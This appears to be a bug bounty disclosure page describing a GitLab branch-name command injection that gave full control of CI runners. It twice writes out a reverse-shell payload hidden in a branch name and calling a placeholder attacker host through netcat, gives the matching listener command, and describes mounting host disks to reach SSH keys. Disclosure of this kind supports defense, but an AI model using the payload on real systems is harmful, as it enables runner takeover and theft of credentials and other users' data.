Branch command injection leads to full runner control
A GitLab user could create a branch with a name containing shell command substitution, which was executed when the runner checked out the branch, allowing arbitrary command execution on the runner. The attacker could then gain full control of the runner and, due to privileged container permissions, access sensitive data and other users' resources.

GitLab
Originally disclosed on GitLab
- Fixed in 45 hours
- Disclosed after 45 hours
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #1916206 by elad_pt on 2023-03-23, assigned to H1 Triage:
Report | Attachments | How To Reproduce
Report
Summary
Gitlab users can create new pipelines in order to test and build their code. When a pipeline is run, it checks out the repository by the branch name. An attacker is able to bypass the security checks of the branch name and inject malicious script into the branch name and execute code on the runner.
Steps to reproduce
- Create a new project.
- Create new
.gitlab-ci.ymlfile at the main branch. - After adding the
.gitlab-ci.ymlfile go to the main project page, click on the plus sign, and choose "New Branch". - Create a new branch with the following name:
$(nc${IFS}Attacker_IP${IFS}Attacker_Port${IFS}-e${IFS}sh), that malicious branch name bypasses the branch name checks and will be added as a new branch.
Command breakdown:
4.1) In bash, everything inside the $() will be executed, for example, the following command: $(ls) will result in a directory listing
4.2) The ${IFS} is a special variable in Linux-based machines that (in this situation) will replace the space char.
4.3) The attacker_ip is the remote IP of the attacker's server, the attacker_port is the listening port of the remote attacker
4.4) -e sh will execute the sh command once the connection will be established
4.5) On the remote server, we will open the listening client using nc -lvvvknv 8080 (on Linux-based systems).
5) After Adding the branch new pipeline will be executed. Once the server will try to check out the remote branch the malicious command will be executed.
Impact
An attacker can leverage the command injection and gain full control of the runner.
Using the privileged container permissions, an attacker can mount external volumes and access internal resources, and affect other users using GitLab public runners.
After branch name injection with a reverse shell script, the attacker will be able to escalate his privileges and access threat systems detection and prevention configs, SSH key pairs, internal servers, access to other users' data, collect data on other running containers, images, and volumes. In addition, attackers can change configuration files and affect other users' pipelines.
We tested this vulnerability on shared runners but it will affect other runners too.
Step by Step
-
Add branch name called:
$(nc${IFS}Attacker_IP${IFS}Attacker_Port${IFS}-e${IFS}sh) -
Navigate to the "CI/CD" tab and select the added branch

- Open listener on the attacker server

- Run the pipeline

Runner information:
GitLab-runner 14.3.2 (e0218c92) | gitlab-runner-1-gitlab-runner-799c8fd6d-bdrvx k_xeQSct
- a Few moments later we will get a new connection to our server

- Running the
fdisk -lcommand will list all available partitions

-
Mount the
/dev/sda1partition -
The partition contains SSH key pairs, personal user information, and the cloud infrastructure in which it is located.
What is the current bug behavior?
- Branch name command injection - we were able to bypass the branch name security checks and insert malicious code instead of a valid branch name
- Container runs with Privileged permissions that let us access external partitions and enumerate the internal infrastructure.
What is the expected correct behavior?
- Branch name should not allow special chars like
$/(/{and always sanitize user input. - Containers should not run with privileged permissions.
Impact
Impact
An attacker can leverage the command injection and gain full control of the runner.
Using the privileged container permissions, an attacker can mount external volumes and access internal resources, and affect other users using GitLab public runners.
After branch name injection with a reverse shell script, the attacker will be able to escalate his privileges and access threat systems detection and prevention configs, SSH key pairs, internal servers, access to other users' data, collect data on other running containers, images, and volumes. In addition, attackers can change configuration files and affect other users' pipelines.
This attack affects not only the GitLab shared runners, but the environment it is located.
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely, the branch name was not sanitised before being used in a shell command during checkout, allowing command injection.
Impact
An attacker could gain full control of the runner and, because the container runs with privileged permissions, access sensitive data and affect other users.
What the attacker needed
A GitLab account; ability to create a project and branch; a runner that checks out the branch
The fix
Branch names should be sanitised to disallow special characters, and containers should not run with privileged permissions.
How it was found
- Create a new project.
- Create a .gitlab-ci.yml file on the main branch.
- Create a new branch with a name containing a shell command substitution.
- Start a listener on the attacker's server.
- Run the pipeline for the malicious branch.
- The runner executes the injected command, giving a reverse shell.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
GitLab lets users create branches with names. The runner, a server that runs jobs, uses the branch name in a shell command without properly cleaning it. An attacker can put a special command in the branch name that the shell executes, giving them control of the runner.
What is RCE?
Running the attacker's code on the target's servers: through command or code injection, unsafe deserialisation or template injection.


